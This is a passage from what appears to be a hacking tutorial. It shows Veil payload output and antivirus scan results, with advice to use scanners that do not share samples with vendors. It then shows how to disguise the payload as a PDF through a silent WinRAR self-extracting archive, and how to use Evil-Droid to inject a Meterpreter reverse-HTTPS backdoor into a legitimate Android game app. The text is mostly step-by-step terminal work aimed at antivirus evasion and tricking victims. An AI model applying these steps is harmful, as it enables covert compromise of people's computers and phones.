[*] PowerShell doesn't compile, so you just get text :)
[*] Source code written to: /var/lib/veil/output/source/payload.bat
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/payload.rc

Hit enter to continue...
```

At this stage, it is showing all the detail of your payload and the path where

your payload is stored.

Checking the Payload reveals the quantity of the anti-virus it may detect. The present format is .bat. We now need to alter it to the .exe variant. This is what performs the antivirus scanning. We make this alteration by simply renaming the .bat extension to the .exe.



Many websites that provide the anti-virus scan facility abound. Most, however, sell their scanning data alongside the anti-virus companies. We only recommend the use of those sites that sell not their data. Chief of these is the antiscan.me and the nodistribute.com.

 **ANTISCAN.ME**

Filename: payload.exe
MD5: a98c82e78a535bbb15177438ab04a51f
Scan date: 23-11-2020 16:54:55

(!) Detection 15/26


 Ad-Aware Antivirus detected	 Eset NOD32 Antivirus PowerShell/Kryptik.H trojan
 AhnLab V3 Internet Security Clean	 Fortinet Antivirus BAT/Kryptik.Qltr
 Alyac Internet Security Trojan.Script.745995	 IKARUS anti.virus Clean
 Avast Internet Security Clean	 F-Secure Anti-Virus Trojan.TR/PowerShell.Gen
 AVG Anti-Virus Clean	 Malwarebytes Anti-Malware Clean
 Avira Antivirus TR/PowerShell.Gen	 Panda Antivirus Clean
 Webroot SecureAnywhere Clean	 Kaspersky Internet Security HEUR:Trojan.Win32.Generic
 BitDefender Total Security Trojan.Script.745995	 McAfee Endpoint Protection PS/Downloader.s
 BullGuard Antivirus Trojan.Script.745995	 Sophos Anti-Virus ATK/Veil-E
 ClamAV Clean	 Trend Micro Internet Security Clean
 Dr.Web Security Space 11 PowerShell.DownLoader.114	 Windows Defender Trojan:PowerShell/Leivion.gen!B
 Emsisoft Anti-Malware Trojan.Script.745995	 Zone Alarm Antivirus HEUR:Trojan.Win32.Generic
 Comodo Antivirus Clean	 Zillya Internet Security Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER

These two may bypass nine out of the twenty-six anti-viruses. Though not great, we have done nothing yet. It is also a great start. In the sections that follow, we shall bind the Payload with an image.


Binding Payload to an Image

In case we decide to send the Payload to the target without binding it with the apk or image, the end result may appear suspicious and less likely hence to install the Payload. We shall hence choose to convert the backdoor to the .pdf or image by use of the WinRAR.




From this illustration, it is clear that we have three files on the desktop. These are the .pdf, pdf icon, and the created Payload. Combining these files altogether generates the .pdf by use of the WinRAR.


1. Choose all the files of interest, right-click on them, and then add the same to the archives.




2. Assign a name to the file, tick the SFX archive and select the most suitable compression method tab.




3. Proceed to the advanced tab and click the SFX option.




4. While at the SFX option, proceed to the setup tab and determine the file you may want to execute the serial form.




5. Go ahead to the modes tab and click “Hide all under silent mode.”



Get to the Icon and Text tab under “Customize SFX logo” as well as the “icon selection a .ico file” of your interest. If you so wish, you may also cover every image or icon to the .ico format using the online converters given.



6. Click “OK” and wait until the conversion process is completed.



The real and fake pdf appear to be exactly the same. Nonetheless, they also

work the same when opened.

Android Hacking with Evil Droid.

You have numerous ways via which you may generate the Payload and interject the same to the real applications. These include:


1. Manual
2. Automatic

Manual – Entails the use of the msfvenom and interjecting the same into a real apk by use of reverse engineering. Though effective, this method tends to take lots of time and brings about a lower success rate.


Automatic – Uses free tools that generate and interject the Payload into the real apk automatically. It is a faster method and also gives a higher success rate.

Let us now create and inject the Payload into the real apk by use of the evil droid too. The steps below will help us to achieve that end:

1. Get to the duckduckgo.com and search the “Evil droid GitHub.”
Click open the first link.



2. Generate a copy of the download link and open your terminal.



3. Proceed to the directory where you want to save the file. As for me, I would rather use the desktop directory.

```
anon@kali:~$ cd Desktop  
anon@kali:~/Desktop$
```

4. Type git clone (url).

```
anon@kali:~/Desktop$ git clone https://github.com/M4sc3rn0/Evil-Droid.git  
Cloning into 'Evil-Droid'...  
remote: Enumerating objects: 68, done.  
remote: Total 68 (delta 0), reused 0 (delta 0), pack-reused 68  
Receiving objects: 100% (68/68), 6.70 MiB | 5.14 MiB/s, done.  
Resolving deltas: 100% (19/19), done.  
anon@kali:~/Desktop$
```

5. Type “cd Evil-droid” to alter the current storage directory of the evil droid.

```
anon@kali:~/Desktop$ cd Evil-Droid/  
anon@kali:~/Desktop/Evil-Droid$
```

Typing “ls” gives us a peek into the available files and the directories in the evil droid.

```
anon@kali:~/Desktop/Evil-Droid$ ls  
changelog  evil-droid  icons  README.md  tools
```

anon@kali:~/Desktop/Evil-Droid\$

As may be seen from the foregoing, the evil droid isn't green, meaning that it is not an executable. Because of this, we need to change the format to the executable.

6. Type “chmod +x evil-droid.”

```
anon@kali:~/Desktop/Evil-Droid$ chmod +x evil-droid  
anon@kali:~/Desktop/Evil-Droid$ ls  
changelog evil-droid icons README.md tools  
anon@kali:~/Desktop/Evil-Droid
```

As you can see from the picture, the evil droid is now green. This implies it is executable and hence can run. You can also alter the present user by typing “sudo su.”

7. Type “**./evil-droid**” to run the evil-droid.

The evil droid relies heavily on third-party software. When the same is run, it installs all the dependencies first, which allows you more time.

```
      M M M M M   M M M M M  
      M M M M M   M M M M M  
      M M M M M   M M M M M  
      . M M .   . M M .  
  
Mascerano Bachir - Dev-labs  
  
[F]-----[E]  
|   Evil-Droid Framework v0.3          |  
|   Hack & Remote android platform    |  
[L]-----[R]  
  
[1] APK MSF  
[2] BACKDOOR APK ORIGINAL (OLD)  
[3] BACKDOOR APK ORIGINAL (NEW)  
[4] BYPASS AV APK (ICON CHANGE)  
[5] START LISTENER  
[c] CLEAN  
[q] QUIT  
[?] Select>:  
  
[?] Select>:
```


Upon running this evil droid, an interface that gives you five options will pop up. This lets you create a back door to inject into the apk. Two similar options exist for your subsequent leverage. These are the old and the new respectively. The old method asks the users to grant all permissions while the newer one does not do so. As such, the new option is better.

8. Type “3” and press enter

```
[?] Select>: 3
```


At this stage, the system will ask you for the IP address. In case you are performing it in your local area network, you have to enter the local area network.

9. Enter your IP address.




The system will ask you to specify a particular port. For my case, I use 8080 since it is employed by the webservers and the web applications. Because of these twin reasons, it is less suspicious. If performing the attack via the local area network, you may use any port number or else you may need to specify the port which you use to forward.

10. Enter the port number.



After this, the system will ask you to spell out the name of your Payload. I name mine the ‘Backdoor’ but leave it to you to assign anything you wish.


11. Name your Payload.



Upon reaching here, the system shall ask you to specify the exact same Payload you may have injected in the real apk. We use Metasploit to share


the information with the Payload. That means we use the android/meterpreter/reverse_https.

12. Choose a payload.



Follow the below procedure by selecting the preferred Payload that you will attach to your real apk. It is this in which you also inject the Payload. I inject mine into the gaming app.

13. Choose the real apk and click “OK.”




Set aside the real apk and follow this by clicking “OK” . This may require a little bit of time and patience. In case it fails to execute, you may have to verify the signed artifacts and then follow the guidelines stipulated to fix the problem.

Failed to Verify Signed Artifacts Fix.

You may at times confront the “Failed to verify signed artifacts” error brought about largely due to the failure of the evil droid being not updated for quite some time. This may require a little bit of alteration to make it work well.

1. Open the Google engine and then key in the “apktool.jar” in the search bar. Open the link that first pops up and download the most recent version of the apktool.



I download mine to the download directory of my computer. Now proceed to the evil droid/tools and erase the older version of the apktool.

```
anon@kali:~/Desktop/Evil-Droid/tools$ rm apktool.jar  
anon@kali:~/Desktop/Evil-Droid/tools$
```

After eliminating the older version, you have to copy and paste the latest version of the apktool to the evil-droid/tools directory.

```
